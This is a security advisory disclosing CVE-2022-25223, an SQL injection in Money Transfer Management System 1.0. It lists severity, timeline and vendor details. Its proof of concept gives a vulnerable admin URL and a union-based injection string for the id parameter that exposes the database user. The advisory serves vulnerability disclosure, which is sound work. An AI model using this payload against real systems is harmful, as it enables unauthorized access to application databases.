Money Transfer Management System 1.0 - SQL Injection

Summary

Affected versions	Version 1.0
State	Public
Release date	2022-03-15

Vulnerability

Kind	SQL injection
Rule	146. SQL injection
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N
CVSSv3 Base Score	4.3
Exploit available	No
CVE ID(s)	CVE-2022-25223

Proof of Concept

Steps to reproduce

1. Log in to the application as a normal user.
2. Go to `http://127.0.0.1/mtms/admin/?page=transaction/view_details&id=1`
3. Insert the following query inside the `id` parameter.

```
id=a' union select 1,user(),2,4,5,6,7,8,9,10-- -
```

4. The current database user will be shown inside the `Tracking Code` field.

System Information

- Version: Money Transfer Management System version 1.0.
- Operating System: Linux.
- Web Server: Apache
- PHP Version: 7.4
- Database and version: MySQL

Exploit

There is no exploit for the vulnerability but can be manually exploited.

Mitigation

By 2022-03-15 there is not a patch resolving the issue.

Vendor page https://www.sourcecodester.com/php/15015/money-transfer-management-system-send-money-businesses-php-free-source-code.html

Timeline

- 2022-02-15
  Vulnerability discovered.

- 2022-02-15
  Vendor contacted.

- 2022-03-15
  Public Disclosure.

Solutions

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

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